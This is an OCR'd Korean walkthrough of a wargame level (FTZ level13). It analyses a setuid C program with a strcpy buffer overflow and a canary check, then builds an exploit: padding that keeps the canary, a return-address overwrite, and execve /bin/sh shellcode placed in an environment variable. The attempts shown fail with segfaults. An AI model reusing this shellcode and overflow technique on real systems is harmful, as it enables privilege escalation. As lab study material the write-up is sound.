


```
#include <stdlib.h>

main(int argc, char *argv[])
{
   long i=0x1234567;
   char buf[1024];

   setreuid( 3094, 3094 );
   if(argc > 1)
   strcpy(buf,argv[1]);

   if(i != 0x1234567) {
   printf(" Warnning: Buffer Overflow !!! \n");
   kill(0,11);
   }
}
```

4byte의 정수형인 i변수에 0x123567 값 저장


문자형인 buf에 1024만큼의 사이즈 할당

level13의 프로세스 id

argv로 넘겨받는 사용자 입력이 1개 이상 있다면 if문 수행

프로그램 종료

사용자 입력 내용을 buf에 복사



```
[level13@ftz level13]$ gdb attackme
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb) disas main
Dump of assembler code for function main:
0x080484a0 <main+0>:    push   %ebp
0x080484a1 <main+1>:    mov    %esp,%ebp
0x080484a3 <main+3>:    sub    $0x418,%esp
0x080484a9 <main+9>:    movl   $0x1234567,0xfffffff4(%ebp)
0x080484b0 <main+16>:   sub    $0x8,%esp
0x080484b3 <main+19>:   push   $0xc16
0x080484b8 <main+24>:   push   $0xc16
0x080484bd <main+29>:   call   0x8048370 <setreuid>
0x080484c2 <main+34>:   add    $0x10,%esp
0x080484c5 <main+37>:   cmpl   $0x1,0x8(%ebp)
0x080484c9 <main+41>:   jle    0x80484e5 <main+69>
0x080484cb <main+43>:   sub    $0x8,%esp
0x080484ce <main+46>:   mov    0xc(%ebp),%eax
0x080484d1 <main+49>:   add    $0x4,%eax
0x080484d4 <main+52>:   pushl  (%eax)
0x080484d6 <main+54>:   lea    0xfffffbe8(%ebp),%eax
0x080484dc <main+60>:   push   %eax
0x080484dd <main+61>:   call   0x8048390 <strcpy>
0x080484e2 <main+66>:   add    $0x10,%esp
0x080484e5 <main+69>:   cmpl   $0x1234567,0xfffffff4(%ebp)
0x080484ec <main+76>:   je     0x804850d <main+109>
0x080484ee <main+78>:   sub    $0xc,%esp
0x080484f1 <main+81>:   push   $0x80485a0
0x080484f6 <main+86>:   call   0x8048360 <printf>
0x080484fb <main+91>:   add    $0x10,%esp
0x080484fe <main+94>:   sub    $0x8,%esp
0x08048501 <main+97>:   push   $0xb
0x08048503 <main+99>:   push   $0x0
0x08048505 <main+101>:  call   0x8048380 <kill>
---Type <return> to continue, or q <return> to quit---
```

0x418 → 10484

buf(1024) (dbp-1048)

i(4) (ebp-12)

dummy(8)


ebp(4)

ret(4)

buf(1024)와 dummy(8)를 A로 채워주고 i를 01234567로 채우고, dummy(8)과 ebp(4)를 다시 A로 채워준 뒤 리턴주소를 덮어준다.

 'python -c 'print"A"*1036+"₩x67₩x45₩x23₩x01"+"A"*12+"RETN""


환경변수 설정



```
[level13@ftz tmp]$ export EGG='python -c 'print"\x90"*15+"\x31\xc0\x50\x68\x2f\x
2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\xe1\x89\xc2\xb0\x0b\xcd\x80"''
[level13@ftz tmp]$ echo 'int main(){printf("ADDR->0x%x\n",getenv("EGG"));}'>gete
nv.c
[level13@ftz tmp]$ gcc getenv.c -o getenv
[level13@ftz tmp]$ ./getenv
ADDR->0xbffffc3e
```

./attackme 'python -c 'print"A"*1036+"₩x67₩x45₩x23₩x01"+"A"*12+"₩x8d₩xfc₩xff₩xbf""

계속 오류가 뜬다



```
[level13@ftz level13]$ ./attackme'python -c 'print'"A"*1036+"\x67\x45\x23\x01"+"
A"*12+"\x8d\xfc\xff\xbf"'
-bash: ./attackmepython -c print"A"*1036+"\x67\x45\x23\x01"+"A"*12+"\x8d\xfc\xff
\xbf": No such file or directory
[level13@ftz level13]$ ./attackme 'python -c 'print'"A"*1036+"\x67\x45\x23\x01"+
"A"*12+"\x8d\xfc\xff\xbf"'
[level13@ftz level13]$ ./attackme (python -c 'print "A"*1036+"\x67\x45\x23\x01"+
"A"*12+"\x8d\xfc\xff\xbf"')
-bash: syntax error near unexpected token `python'
[level13@ftz level13]$ ./attackme $(python -c 'print "A"*1036+"\x67\x45\x23\x01"
+"A"*12+"\xb0\xf4\xff\xbf"')
Segmentation fault
[level13@ftz level13]$ ./attackme 'python -c 'print "\x90"*1036+"\x67\x45\x23\x0
1"+"\x90"*12+"\xf6\xfe\xff\xbf"''
[level13@ftz level13]$ ./attackme `python -c 'print "\x90"*1036 + "\x67\x45\x23\
x01"+ "\x90"*12 + "\x1a\xfc\xff\xbf"'`
Segmentation fault
[level13@ftz level13]$ ls
attackme  hint  public_html  tmp
[level13@ftz level13]$ ./attackme `python -c 'print "\x90"*1036 + "\x67\x45\x23\
x01"+ "\x90"*12 + "\x1a\xfc\xff\xbf"'`
Segmentation fault
```